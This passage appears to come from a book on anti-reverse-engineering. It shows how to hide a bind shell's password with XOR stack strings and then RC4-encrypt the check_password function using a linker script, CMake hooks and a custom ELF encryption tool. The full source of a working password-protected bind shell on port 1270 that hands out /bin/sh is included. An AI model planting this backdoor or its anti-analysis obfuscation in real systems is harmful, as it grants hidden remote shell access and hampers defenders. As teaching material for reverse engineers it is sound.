.text:0000000000400913                 mov     byte ptr [rsp+38h+var_28+0Ch], 0C4h
.text:0000000000400918                 mov     byte ptr [rsp+38h+var_28+0Bh], 0E6h
.text:000000000040091D                 mov     byte ptr [rsp+38h+var_28+0Ah], 0E7h
.text:0000000000400922                 mov     byte ptr [rsp+38h+var_28+9], 0C3h
```

[39]Note that I was careful with my wording here because it is theoretically possible for the loop to get unrolled by the optimizer and that *might* generate a stack string. However, that can't be relied upon and I'm not even truly certain if its possible.

```
.text:0000000000400927                mov     byte ptr [rsp+38h+var_28+8], 0E7h
.text:000000000040092C                mov     byte ptr [rsp+38h+var_28+7], 0FBh
.text:0000000000400931                mov     byte ptr [rsp+38h+var_28+6], 0E0h
.text:0000000000400936                mov     byte ptr [rsp+38h+var_28+5], 0C5h
.text:000000000040093B                mov     byte ptr [rsp+38h+var_28+4], 0DBh
.text:0000000000400940                mov     byte ptr [rsp+38h+var_28+3], 92h
.text:0000000000400945                mov     byte ptr [rsp+38h+var_28+2], 0FBh
.text:000000000040094A                mov     byte ptr [rsp+38h+var_28+1], 0F9h
.text:000000000040094F                mov     byte ptr [rsp+38h+var_28], 0E5h
.text:0000000000400954                mov     byte ptr [rsp+38h+var_38+0Fh], 0E3h
.text:0000000000400959                mov     byte ptr [rsp+38h+var_38+0Eh], 0DDh
.text:000000000040095E                mov     byte ptr [rsp+38h+var_38+0Dh], 99h
.text:0000000000400963                mov     byte ptr [rsp+38h+var_38+0Ch], 0FBh
.text:0000000000400968                mov     byte ptr [rsp+38h+var_38+0Bh], 0C2h
.text:000000000040096D                mov     byte ptr [rsp+38h+var_38+0Ah], 0E9h
.text:0000000000400972                mov     byte ptr [rsp+38h+var_38+9], 0F0h
.text:0000000000400977                mov     byte ptr [rsp+38h+var_38+8], 0F8h
.text:000000000040097C                mov     byte ptr [rsp+38h+var_38+7], 0F9h
.text:0000000000400981                mov     byte ptr [rsp+38h+var_38+6], 0D2h
.text:0000000000400986                mov     byte ptr [rsp+38h+var_38+5], 0D2h
.text:000000000040098B                mov     byte ptr [rsp+38h+var_38+4], 0C4h
.text:0000000000400990                mov     byte ptr [rsp+38h+var_38+3], 0E8h
.text:0000000000400995                mov     byte ptr [rsp+38h+var_38+2], 0EBh
.text:000000000040099A                mov     byte ptr [rsp+38h+var_38+1], 0E7h
.text:000000000040099F                mov     byte ptr [rsp+38h+var_38], 0E0h
.text:00000000004009A3                movdqa  xmm0, cs:xmmword_401A20
.text:00000000004009AB                movdqa  xmm1, [rsp+38h+var_38]
.text:00000000004009B0                pxor    xmm1, xmm0
.text:00000000004009B4                pxor    xmm0, [rsp+38h+var_28]
.text:00000000004009BA                movaps  [rsp+38h+var_38], xmm1
.text:00000000004009BE                movaps  [rsp+38h+var_28], xmm0
.text:00000000004009C3                call    memcmp
.text:00000000004009C8                test    eax, eax
.text:00000000004009CA                setnz   al
.text:00000000004009CD                mov     rcx, [rsp+38h+var_10]
.text:00000000004009D2                xor     rcx, fs:28h
.text:00000000004009DB                jnz     short loc_4009E2
.text:00000000004009DD                add     rsp, 38h
.text:00000000004009E1                retn
.text:00000000004009E2 ; ---------------------------------------------
.text:00000000004009E2
.text:00000000004009E2 loc_4009E2:          ; CODE XREF: check_password+FB j
.text:00000000004009E2                call    __stack_chk_fail
```

```
.text:00000000004009E2 check_password  endp
```

That is harder to pull the password out of (especially when you don't know the key). As a reverse engineer, if you ever come across XOR encoded data there are two well known tools for finding and decoding the data.

1. XORSearch[40] by Didier Stevens
2. xortool[41] by "hellman"

However, note that you've already defeated these tools simply by using XOR in conjunction with a stack string.

Function Encryption

Generating XOR obfuscated stack strings is pretty handy, but it won't slow down a good reverse engineer. You need something more powerful to hide the bind shell password. Let's try encrypting the entire *check_password()* function.

Computing the Function's Size Using a Linker Script

The first problem you'll face when trying to figure out how to encrypt a function is how to determine the size of the function. Unfortuntely, many people seem to come up with the following solution.

[40] https://blog.didierstevens.com/programs/xorsearch/
[41] https://github.com/hellman/xortool

Psuedo code for badly computing a functions size

```
void a_function()
{
}

void b_function()
{
}

void c_function()
{
        int a_function_length = b_function - a_function();
}
```

This method makes the assumption that, when compiled, *b_function()* will immediately follow *a_function()*. This might work. It might not. It totally depends on what the compiler has decided to do with your code. A fool proof way of finding a function's size is to use a linker script[42]. The linker script describes how sections are mapped in the binary. Normally, you don't worry about the linker script because the linker uses an internal script. You can see the default internal script by passing the verbose option to the linker (note that the following output is truncated because it goes on for a while).

Finding the default linker script

```
albino-lobster@ubuntu:~$ gcc empty.c -Wl,-verbose
GNU ld (GNU Binutils for Ubuntu) 2.26.1
  Supported emulations:
   elf_x86_64
   elf32_x86_64
   elf_i386
   elf_iamcu
   i386linux
   elf_l1om
   elf_k1om
   i386pep
   i386pe
```

[42] https://sourceware.org/binutils/docs/ld/Scripts.html#Scripts

```
using internal linker script:
==================================================
/* Script for -z combreloc: combine and sort reloc sections */
/* Copyright (C) 2014-2015 Free Software Foundation, Inc.
   Copying and distribution of this script, with or without modification,
   are permitted in any medium without royalty provided the copyright
   notice and this notice are preserved.  */
OUTPUT_FORMAT("elf64-x86-64", "elf64-x86-64",
              "elf64-x86-64")
OUTPUT_ARCH(i386:x86-64)
ENTRY(_start)
SEARCH_DIR("=/usr/local/lib/x86_64-linux-gnu"); SEARCH_DIR("=/lib/x86_64-linux-gnu");\
 SEARCH_DIR("=/usr/lib/x86_64-linux-gnu"); SEARCH_DIR("=/usr/local/lib64"); SEARCH_DI\
R("=/lib64"); SEARCH_DIR("=/usr/lib64"); SEARCH_DIR("=/usr/local/lib"); SEARCH_DIR("=\
/lib"); SEARCH_DIR("=/usr/lib"); SEARCH_DIR("=/usr/x86_64-linux-gnu/lib64"); SEARCH_D\
IR("=/usr/x86_64-linux-gnu/lib");
SECTIONS
{
  /* Read-only sections, merged into text segment: */
  PROVIDE (__executable_start = SEGMENT_START("text-segment", 0x400000)); . = SEGMENT\
_START("text-segment", 0x400000) + SIZEOF_HEADERS;
  .interp         : { *(.interp) }
  .note.gnu.build-id : { *(.note.gnu.build-id) }
  .hash           : { *(.hash) }
  .gnu.hash       : { *(.gnu.hash) }
  .dynsym         : { *(.dynsym) }
  .dynstr         : { *(.dynstr) }
  .gnu.version    : { *(.gnu.version) }
  .gnu.version_d  : { *(.gnu.version_d) }
  .gnu.version_r  : { *(.gnu.version_r) }
```

However, you can provide the linker with your **own** script to complement or replace the default script. For example, the following script will create a symbol called *check_password_size* that will contain the length of the section named *.check_password*.

chap_4_static_analysis/dontpanic/trouble/trouble_layout.lds

```
SECTIONS
{
    check_password_size = SIZEOF(.check_password);
}
```

There is a problem though. Currently, *check_password()* is in the *.text* section. You need to change the function definition so that it gets placed into its own section. This can be accomplished using GCC's function attributes feature[43]. Update the function definition of *check_password()* to look like this:

Using the section name attribute on *check_password()*

```
bool __attribute__((section(".check_password"))) check_password(const char* p_passwor\
d)
{
    char pass[password_size] = {};
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}
```

If you recompile *Trouble* and don't strip the sections table, you can confirm that a special section *.check_password* section was created.

[43] https://gcc.gnu.org/onlinedocs/gcc/Common-Function-Attributes.html#Common-Function-Attributes

Viewing *.check_password* in readelf

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ readelf -\
S ./trouble/trouble
There are 13 section headers, starting at offset 0x31c8:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .init             PROGBITS         0000000000400120  00000120
       0000000000000003  0000000000000000  AX       0     0     1
  [ 2] .text             PROGBITS         0000000000400130  00000130
       000000000000173f  0000000000000000  AX       0     0     16
  [ 3] .check_password   PROGBITS         0000000000401870  00001870
       0000000000000107  0000000000000000  AX       0     0     16
  [ 4] .fini             PROGBITS         0000000000401977  00001977
       0000000000000003  0000000000000000  AX       0     0     1
  [ 5] .rodata           PROGBITS         0000000000401980  00001980
       0000000000000858  0000000000000000   A       0     0     64
  [ 6] .eh_frame         PROGBITS         00000000004021d8  000021d8
       0000000000000004  0000000000000000   A       0     0     4
  [ 7] .init_array       INIT_ARRAY       0000000000602fe8  00002fe8
       0000000000000008  0000000000000000  WA       0     0     8
  [ 8] .fini_array       FINI_ARRAY       0000000000602ff0  00002ff0
       0000000000000008  0000000000000000  WA       0     0     8
  [ 9] .jcr              PROGBITS         0000000000602ff8  00002ff8
       0000000000000008  0000000000000000  WA       0     0     8
  [10] .data             PROGBITS         0000000000603000  00003000
       0000000000000160  0000000000000000  WA       0     0     64
  [11] .bss              NOBITS           0000000000603180  00003160
       0000000000000320  0000000000000000  WA       0     0     64
  [12] .shstrtab         STRTAB           0000000000000000  00003160
       0000000000000067  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

Great! Now you need to add a definition for *check_password_size* so that *Trouble* knows the size of the *check_password()* function at run time. You can add this line

above the check_password function.

```
extern void* check_password_size;
```

If you recompile and look for *check_password_size* in the symbol table you won't find it. The reason is that you haven't added the logic to use the linker script yet. Unfortunately, this is one of the few places that CMake has fails us. There is no way to actually pass a script to the linker in CMake. I was forced to hack it in. Trouble's CMakeList.txt should be updated to look like this:

Using sed to insert the linker script into CMake

```
project(trouble C)
cmake_minimum_required(VERSION 3.0)

# This will create a 32 byte "password" for the bind shell. This command
# is only run when "cmake" is run, so if you want to generate a new password
# then "cmake ..; make" should be run from the command line.
exec_program("/bin/sh"
    ${CMAKE_CURRENT_SOURCE_DIR}
    ARGS "-c 'cat /dev/urandom | tr -dc a-zA-Z0-9 | head -c 32'"
    OUTPUT_VARIABLE random_password )

# Pass the random password into ${PROJECT_NAME} as a macro
add_definitions(-Dpassword="${random_password}" -Dpassword_size=33)

set(CMAKE_C_COMPILER musl-gcc)
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -O3 -funroll-loops -fno-asynchronous-unwind\
-tables -static -std=gnu11")
add_executable(${PROJECT_NAME} src/trouble.c)

add_custom_target(addLDS
                  COMMAND sed -i -e 's,-o,${CMAKE_CURRENT_SOURCE_DIR}/trouble_layout.\
lds -o,g' ./CMakeFiles/trouble.dir/link.txt)

add_dependencies(${PROJECT_NAME} addLDS)

# After the build is successful, display the random password to the user
add_custom_command(TARGET ${PROJECT_NAME} POST_BUILD
                   COMMAND ${CMAKE_COMMAND} -E echo
                   "The bind shell password is:" ${random_password})
```

The imporant part that was added is the *addLDS* logic. This uses the sed utility to insert the new linker script into the linker options deep within CMake's generated files. You can verify that this actually works by recompiling *Trouble* and looking for *check_password_size* in the symbol table.

Verifying that the linker script hack worked

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ readelf -\
s ./trouble/trouble | grep size
    96: 0000000000000107     0 NOTYPE  GLOBAL DEFAULT  ABS check_password_size
```

Both the sections headers table and the symbol say that the *check_password()* is 0x107 bytes long. That sounds about right. Let's move on.

Decryption Logic

You'll start off by adding the decryption logic to *Trouble*. First you'll need to add in the crypto. You'll be using a popular open source implementation of RC4 that is licensed under the simplified BSD license.

chap_4_static_analysis/dontpanic/trouble/src/rc.h

```
/*
 * rc4.h
 *
 * Copyright (c) 1996-2000 Whistle Communications, Inc.
 * All rights reserved.
 *
 * Subject to the following obligations and disclaimer of warranty, use and
 * redistribution of this software, in source or object code forms, with or
 * without modifications are expressly permitted by Whistle Communications;
 * provided, however, that:
 * 1. Any and all reproductions of the source or object code must include the
 *    copyright notice above and the following disclaimer of warranties; and
 * 2. No rights are granted, in any manner or form, to use Whistle
 *    Communications, Inc. trademarks, including the mark "WHISTLE
 *    COMMUNICATIONS" on advertising, endorsements, or otherwise except as
 *    such appears in the above copyright notice or in the software.
 *
```

```
 * THIS SOFTWARE IS BEING PROVIDED BY WHISTLE COMMUNICATIONS "AS IS", AND
 * TO THE MAXIMUM EXTENT PERMITTED BY LAW, WHISTLE COMMUNICATIONS MAKES NO
 * REPRESENTATIONS OR WARRANTIES, EXPRESS OR IMPLIED, REGARDING THIS SOFTWARE,
 * INCLUDING WITHOUT LIMITATION, ANY AND ALL IMPLIED WARRANTIES OF
 * MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, OR NON-INFRINGEMENT.
 * WHISTLE COMMUNICATIONS DOES NOT WARRANT, GUARANTEE, OR MAKE ANY
 * REPRESENTATIONS REGARDING THE USE OF, OR THE RESULTS OF THE USE OF THIS
 * SOFTWARE IN TERMS OF ITS CORRECTNESS, ACCURACY, RELIABILITY OR OTHERWISE.
 * IN NO EVENT SHALL WHISTLE COMMUNICATIONS BE LIABLE FOR ANY DAMAGES
 * RESULTING FROM OR ARISING OUT OF ANY USE OF THIS SOFTWARE, INCLUDING
 * WITHOUT LIMITATION, ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY,
 * PUNITIVE, OR CONSEQUENTIAL DAMAGES, PROCUREMENT OF SUBSTITUTE GOODS OR
 * SERVICES, LOSS OF USE, DATA OR PROFITS, HOWEVER CAUSED AND UNDER ANY
 * THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
 * (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
 * THIS SOFTWARE, EVEN IF WHISTLE COMMUNICATIONS IS ADVISED OF THE POSSIBILITY
 * OF SUCH DAMAGE.
 *
 * $FreeBSD: src/sys/crypto/rc4/rc4.h,v 1.2.2.1 2000/04/18 04:48:32 archie Exp $
 */

#ifndef _SYS_CRYPTO_RC4_RC4_H_
#define _SYS_CRYPTO_RC4_RC4_H_

#include <stdint.h>

struct rc4_state
{
    uint8_t  perm[256];
    uint8_t  index1;
    uint8_t  index2;
};

extern void rc4_init(struct rc4_state *state, const uint8_t *key, int keylen);
extern void rc4_crypt(struct rc4_state *state, const uint8_t *inbuf, uint8_t *outbuf,\
 int buflen);

#endif
```

chap_4_static_analysis/dontpanic/trouble/src/rc4.c

```
/*
 * rc4.c
 *
 * Copyright (c) 1996-2000 Whistle Communications, Inc.
 * All rights reserved.
 *
 * Subject to the following obligations and disclaimer of warranty, use and
 * redistribution of this software, in source or object code forms, with or
 * without modifications are expressly permitted by Whistle Communications;
 * provided, however, that:
 * 1. Any and all reproductions of the source or object code must include the
 *    copyright notice above and the following disclaimer of warranties; and
 * 2. No rights are granted, in any manner or form, to use Whistle
 *    Communications, Inc. trademarks, including the mark "WHISTLE
 *    COMMUNICATIONS" on advertising, endorsements, or otherwise except as
 *    such appears in the above copyright notice or in the software.
 *
 * THIS SOFTWARE IS BEING PROVIDED BY WHISTLE COMMUNICATIONS "AS IS", AND
 * TO THE MAXIMUM EXTENT PERMITTED BY LAW, WHISTLE COMMUNICATIONS MAKES NO
 * REPRESENTATIONS OR WARRANTIES, EXPRESS OR IMPLIED, REGARDING THIS SOFTWARE,
 * INCLUDING WITHOUT LIMITATION, ANY AND ALL IMPLIED WARRANTIES OF
 * MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, OR NON-INFRINGEMENT.
 * WHISTLE COMMUNICATIONS DOES NOT WARRANT, GUARANTEE, OR MAKE ANY
 * REPRESENTATIONS REGARDING THE USE OF, OR THE RESULTS OF THE USE OF THIS
 * SOFTWARE IN TERMS OF ITS CORRECTNESS, ACCURACY, RELIABILITY OR OTHERWISE.
 * IN NO EVENT SHALL WHISTLE COMMUNICATIONS BE LIABLE FOR ANY DAMAGES
 * RESULTING FROM OR ARISING OUT OF ANY USE OF THIS SOFTWARE, INCLUDING
 * WITHOUT LIMITATION, ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY,
 * PUNITIVE, OR CONSEQUENTIAL DAMAGES, PROCUREMENT OF SUBSTITUTE GOODS OR
 * SERVICES, LOSS OF USE, DATA OR PROFITS, HOWEVER CAUSED AND UNDER ANY
 * THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
 * (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
 * THIS SOFTWARE, EVEN IF WHISTLE COMMUNICATIONS IS ADVISED OF THE POSSIBILITY
 * OF SUCH DAMAGE.
 *
 * $FreeBSD: src/sys/crypto/rc4/rc4.c,v 1.2.2.1 2000/04/18 04:48:31 archie Exp $
 */

#include "rc4.h"
#include <sys/types.h>
```

```
static __inline void
swap_bytes(uint8_t *a, uint8_t *b)
{
    uint8_t temp;

    temp = *a;
    *a = *b;
    *b = temp;
}

/*
 * Initialize an RC4 state buffer using the supplied key,
 * which can have arbitrary length.
 */
void
rc4_init(struct rc4_state *const state, const uint8_t *key, int keylen)
{
    uint8_t j;
    int i;

    /* Initialize state with identity permutation */
    for (i = 0; i < 256; i++)
        state->perm[i] = (uint8_t)i;
    state->index1 = 0;
    state->index2 = 0;

    /* Randomize the permutation using key data */
    for (j = i = 0; i < 256; i++) {
        j += state->perm[i] + key[i % keylen];
        swap_bytes(&state->perm[i], &state->perm[j]);
    }
}

/*
 * Encrypt some data using the supplied RC4 state buffer.
 * The input and output buffers may be the same buffer.
 * Since RC4 is a stream cypher, this function is used
 * for both encryption and decryption.
 */
void
rc4_crypt(struct rc4_state *const state,
          const uint8_t *inbuf, uint8_t *outbuf, int buflen)
{
```

```
    int i;
    uint8_t j;

    for (i = 0; i < buflen; i++) {

        /* Update modification indicies */
        state->index1++;
        state->index2 += state->perm[state->index1];

        /* Modify permutation */
        swap_bytes(&state->perm[state->index1],
                   &state->perm[state->index2]);

        /* Encrypt/decrypt next byte */
        j = state->perm[state->index1] + state->perm[state->index2];
        outbuf[i] = inbuf[i] ^ state->perm[j];
    }
}
```

You'll need to update Trouble's CMakeLists.txt to include rc4.c.

```
add_executable(${PROJECT_NAME} src/trouble.c src/rc4.c)
```

Next you'll need to update trouble.c to use RC4 decryption on *check_password()*. Here is the updated file.

Updated trouble.c with RC4 decryption

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <stdbool.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#include "rc4.h"
```

```
#include "xor_string.h"

extern void* check_password_size;
unsigned char check_password_key[128] __attribute((section(".rc4_check_password"))) =\
 { 0 };

bool __attribute__((section(".check_password"))) check_password(const char* p_passwor\
d)
{
    char pass[password_size] = {};
    XOR_STRING31(pass, password, 0xaa);

    // validate the password
    return memcmp(undo_xor_string(pass, 32, 0xaa), p_password, 32) != 0;
}

/**
 * This implements a fairly simple bind shell. The server first requires a
 * password before allowing access to the shell. The password is currently
 * randomly generated each time 'cmake ..' is run. The server has no shutdown
 * mechanism so it will run until killed.
 */
int main(int p_argc, char* p_argv[])
{
    (void)p_argc;
    (void)p_argv;

    int sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (sock == -1)
    {
        fprintf(stderr, "Failed to create the socket.");
        return EXIT_FAILURE;
    }

    struct sockaddr_in bind_addr = {};
    bind_addr.sin_family = AF_INET;
    bind_addr.sin_addr.s_addr = htonl(INADDR_ANY);
    bind_addr.sin_port = htons(1270);

    int bind_result = bind(sock, (struct sockaddr*) &bind_addr,
        sizeof(bind_addr));
    if (bind_result != 0)
    {
```

```
        perror("Bind call failed");
        return EXIT_FAILURE;
    }

    int listen_result = listen(sock, 5);
    if (listen_result != 0)
    {
        perror("Listen call failed");
        return EXIT_FAILURE;
    }

    while (true)
    {
        int client_sock = accept(sock, NULL, NULL);
        if (client_sock < 0)
        {
            perror("Accept call failed");
            return EXIT_FAILURE;
        }

        int child_pid = fork();
        if (child_pid == 0)
        {
            // read in the password
            char password_input[password_size] = { 0 };
            int read_result = read(client_sock, password_input, password_size - 1);
            if (read_result < (int)(password_size - 1))
            {
                close(client_sock);
                return EXIT_FAILURE;
            }

            // decrypt valid target
            struct rc4_state state = {};
            mprotect(check_password, (uint64_t)&check_password_size, PROT_READ | PROT\
_WRITE | PROT_EXEC);
            rc4_init(&state, check_password_key, sizeof(check_password_key));
            rc4_crypt(&state, (unsigned char*)check_password, (unsigned char*)check_p\
assword,
                      (uint64_t)&check_password_size);
            mprotect(check_password, (uint64_t)&check_password_size, PROT_READ | PROT\
_EXEC);
```

```
            if (check_password(password_input))
            {
                close(client_sock);
                return EXIT_FAILURE;
            }

            dup2(client_sock, 0);
            dup2(client_sock, 1);
            dup2(client_sock, 2);

            char* empty[] = { NULL };
            char binsh[] = { '/', 'b', 'i', 'n', '/', 's', 'h', 0 };
            execve(binsh, empty, empty);
            close(client_sock);
            return EXIT_SUCCESS;
        }

        close(client_sock);
    }
}
```

The big change in *Trouble* is the decryption of *check_password()* right before it is executed. Also, note that another section has been declared:

```
unsigned char check_password_key[128] __attribute((section(".rc4_check_password"))) =\
 { 0 };
```

This section will contain the key that *check_password()* has been encrypted with.

Encryption Logic

You've added the RC4 decryption logic to *Trouble*. Now you need to add RC4 encryption logic. You won't encrypt *check_password()* until **after** *Trouble* has been compiled. I've written a tool called *encryptFunctions* that takes in an ELF binary and encrypts the functions. You can find the tool in the chapter four directory. The tool works by looking for a section that starts with ".rc4". *It will then match the*

".rc4" section with a section to encrypt. For example, the sections you added to *Trouble*: *.rc4_check_password* and *.check_password*. The tool will store a randomly generated key in the *.rc4_check_password* section and RC4 encrypt the *.check_password* section. The *encryptFunctions* project is made up of four files: CMakeLists.txt, encryptFunctions.cpp, rc4.c, and rc4.h (note that the rc4 files were listed earlier in this chapter).

chap_4_static_analysis/dontpanic/encryptFunctions/CMakeLists.txt

```
project(encryptFunctions CXX)
cmake_minimum_required(VERSION 2.6)

set(CMAKE_CXX_FLAGS "-Wall -Wextra -g -std=c++11")

add_executable(${PROJECT_NAME} src/encryptFunctions.cpp src/rc4.c)

set_source_files_properties(src/rc4.c PROPERTIES LANGUAGE CXX)
```

chap_4_static_analysis/dontpanic/encryptFunctions/src/encryptFunctions.cpp

```
#include <cstdlib>
#include <iostream>
#include <fstream>
#include <iomanip>
#include <cstring>
#include <random>
#include <elf.h>
#include <map>

#include "rc4.h"

/**
 * This tool will search through a binaries section table and look for
 * specially named section. Specifically, any section whose name that starts
 * with ".rc4_*" will be marked as a location to store a 128 byte key and the
 * section named by the "*" in ".rc4_*" will be encrypted using rc4.
 */

/**
 * This function finds the special ".rc4_" section, generates a key, and
 * encrypts the specified section.
```

```
 *
 * \param[in,out] p_data the ELF binary
 * \return true on success and false otherwise
 */
bool encrypt_functions(std::string& p_data)
{
    if (p_data[0] != 0x7f || p_data[1] != 'E' || p_data[2] != 'L' || p_data[3] != 'F')
    {
        return false;
    }

    Elf64_Ehdr* ehdr = reinterpret_cast<Elf64_Ehdr*>(&p_data[0]);
    Elf64_Shdr* sections = reinterpret_cast<Elf64_Shdr*>(&p_data[ehdr->e_shoff]);
    Elf64_Half sections_count = ehdr->e_shnum;
    Elf64_Shdr* strings_header = reinterpret_cast<Elf64_Shdr*>(&p_data[ehdr->e_shoff]\
+
        (ehdr->e_shentsize * ehdr->e_shstrndx));
    const char* strings_table = &p_data[strings_header->sh_offset];

    std::map<std::string, Elf64_Addr> encrypt_mappings;

    // find all ".rc4_" sections.
    Elf64_Shdr* current = sections;
    for (int i = 0; i < sections_count; i++, current++)
    {
        std::string section_name(&strings_table[current->sh_name]);
        if (section_name.find(".rc4_") == 0)
        {
            // store the other half of the section name to find where to encrypt
            std::string func_name = "." + section_name.substr(5);
            encrypt_mappings[func_name] = current->sh_offset;
        }
    }

    // find all sections that ".rc4_*" was referencing for encryption
    current = sections;
    std::random_device rd;
    std::uniform_int_distribution<int> dist(0, 255);
    for (int i = 0; i < sections_count; i++, current++)
    {
        std::string section_name(&strings_table[current->sh_name]);
        if (encrypt_mappings.find(section_name) != encrypt_mappings.end())
        {
```

```
            // randomly generate a key to encrypt with
            unsigned char key[128] = { 0 };
            for (std::size_t i = 0; i < sizeof(key); i++)
            {
                key[i] = dist(rd);
            }

            // encrypt the section
            struct rc4_state state = {};
            rc4_init(&state, key, sizeof(key));
            rc4_crypt(&state, reinterpret_cast<unsigned char*>(&p_data[current->sh_of\
fset]),
                      reinterpret_cast<unsigned char*>(&p_data[current->sh_offset]),
                      current->sh_size);
            memcpy(&p_data[encrypt_mappings[section_name]], key, sizeof(key));
            std::cout << "[+] Encrypted 0x" << std::hex << current->sh_offset << std:\
:endl;
        }
    }

    return true;
}

int main(int p_argc, char** p_argv)
{
    if (p_argc != 2)
    {
        std::cerr << "Usage: ./encryptFunctions <file path>" << std::endl;
        return EXIT_FAILURE;
    }

    std::ifstream inputFile(p_argv[1], std::ifstream::in | std::ifstream::binary);
    if (!inputFile.is_open() || !inputFile.good())
    {
        std::cerr << "Failed to open the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    std::string input((std::istreambuf_iterator<char>(inputFile)), std::istreambuf_it\
erator<char>());
    inputFile.close();

    if (!encrypt_functions(input))
```

```
    {
        std::cerr << "Failed to complete the encryption function" << std::endl;
        return EXIT_FAILURE;
    }

    std::ofstream outputFile(p_argv[1], std::ofstream::out | std::ofstream::binary);
    if (!outputFile.is_open() || !outputFile.good())
    {
        std::cerr << "Failed to wopen the provided file: " << p_argv[1] << std::endl;
        return EXIT_FAILURE;
    }

    outputFile.write(input.data(), input.length());
    outputFile.close();

    return EXIT_SUCCESS;
}
```

In order to use *encryptFunctions*, you'll need to update the CMakeLists.txt in the base "dontpanic" directory. It should look like this.

Don't Panic's CMakeList.txt

```
project(dontpanic C)
cmake_minimum_required(VERSION 3.0)

add_subdirectory(encryptFunctions)
add_subdirectory(trouble)
```

Then update *Trouble's* CMakeList.txt to include execution of *encryptFunctions*:

Updating *Trouble's* CMakeList.txt

```
project(trouble C)
cmake_minimum_required(VERSION 3.0)

# This will create a 32 byte "password" for the bind shell. This command
# is only run when "cmake" is run, so if you want to generate a new password
# then "cmake ..; make" should be run from the command line.
exec_program("/bin/sh"
    ${CMAKE_CURRENT_SOURCE_DIR}
    ARGS "-c 'cat /dev/urandom | tr -dc a-zA-Z0-9 | head -c 32'"
    OUTPUT_VARIABLE random_password )

# Pass the random password into ${PROJECT_NAME} as a macro
add_definitions(-Dpassword="${random_password}" -Dpassword_size=33)

set(CMAKE_C_COMPILER musl-gcc)
set(CMAKE_C_FLAGS "-Wall -Wextra -Wshadow -O3 -static -std=gnu11")
add_executable(${PROJECT_NAME} src/trouble.c src/rc4.c)

add_custom_target(addLDS
                  COMMAND sed -i -e 's,-o,${CMAKE_CURRENT_SOURCE_DIR}/trouble_layout.\
lds -o,g' ./CMakeFiles/trouble.dir/link.txt)

add_dependencies(${PROJECT_NAME} addLDS)

# After the build is successful, display the random password to the user
add_custom_command(TARGET ${PROJECT_NAME} POST_BUILD
                   COMMAND ${CMAKE_COMMAND} -E echo
                   "The bind shell password is:" ${random_password})

add_custom_command(TARGET ${PROJECT_NAME}
                   POST_BUILD
                   COMMAND ../encryptFunctions/encryptFunctions ${CMAKE_CURRENT_BINAR\
Y_DIR}/${PROJECT_NAME})
```

Finally! You can recompile *Trouble*. There should be extra output associated with the encryption of *check_password()*.

Rebuilding *Trouble* with *encryptFunctions*

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ make
-- Configuring done
-- Generating done
-- Build files have been written to: /home/albino-lobster/antire_book/chap_4_static_a\
nalysis/dontpanic/build
[ 20%] Built target stripBinary
[ 40%] Built target fakeHeadersXBit
Scanning dependencies of target encryptFunctions
[ 50%] Building CXX object encryptFunctions/CMakeFiles/encryptFunctions.dir/src/encry\
ptFunctions.cpp.o
[ 60%] Building CXX object encryptFunctions/CMakeFiles/encryptFunctions.dir/src/rc4.c\
.o
[ 70%] Linking CXX executable encryptFunctions
[ 70%] Built target encryptFunctions
[ 70%] Built target addLDS
Scanning dependencies of target trouble
[ 80%] Building C object trouble/CMakeFiles/trouble.dir/src/trouble.c.o
[ 90%] Building C object trouble/CMakeFiles/trouble.dir/src/rc4.c.o
[100%] Linking C executable trouble
The bind shell password is: tS5MOaog4uurRWn0Lxo4K6CF9YnWIR5V
[+] Encrypted 0x2310
[100%] Built target trouble
```

Now for the fun part. Let's check out how *check_password()* looks in a disassembler.

Encrypted *check_password()* in Radare2

```
albino-lobster@ubuntu:~/antire_book/chap_4_static_analysis/dontpanic/build$ radare2 .\
/trouble/trouble
Warning: Cannot initialize dynamic strings
 -- Welcome to "IDA - the roguelike"
[0x004003b0]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze len bytes of instructions for references (aar)
[x] Analyze function calls (aac)
[ ] [*] Use -AA or aaaa to perform additional experimental analysis.
[x] Constructing a function name for fcn.* and sym.func.* functions (aan))
[0x004003b0]> pdf @ sym.check_password
            ;-- section..check_password:
/ (fcn) sym.check_password 41
```

```
|   sym.check_password ();
|       ; CALL XREF from 0x004002f3 (unk)
|       ; DATA XREF from 0x004002a0 (unk)
|       ; DATA XREF from 0x004002c3 (unk)
|       ; DATA XREF from 0x004002e1 (unk)
|       0x00402310      e6cf            out 0xcf, al
|       0x00402312      6c              insb byte [rdi], dx
|       0x00402313      f394            xchg eax, esp
|       0x00402315      15962bbb6f      adc eax, 0x6fbb2b96
|       0x0040231a      5c              pop rsp
|       0x0040231b      de3da92ac6e0    fidivr word [0xffffffffe1064dca]
|       0x00402321      a2bd0a32467d.   movabs byte [0xdc41317d46320abd], al
|       0x0040232a      2462            and al, 0x62
|       0x0040232c      b60d            mov dh, 0xd
|       0x0040232e      5d              pop rbp
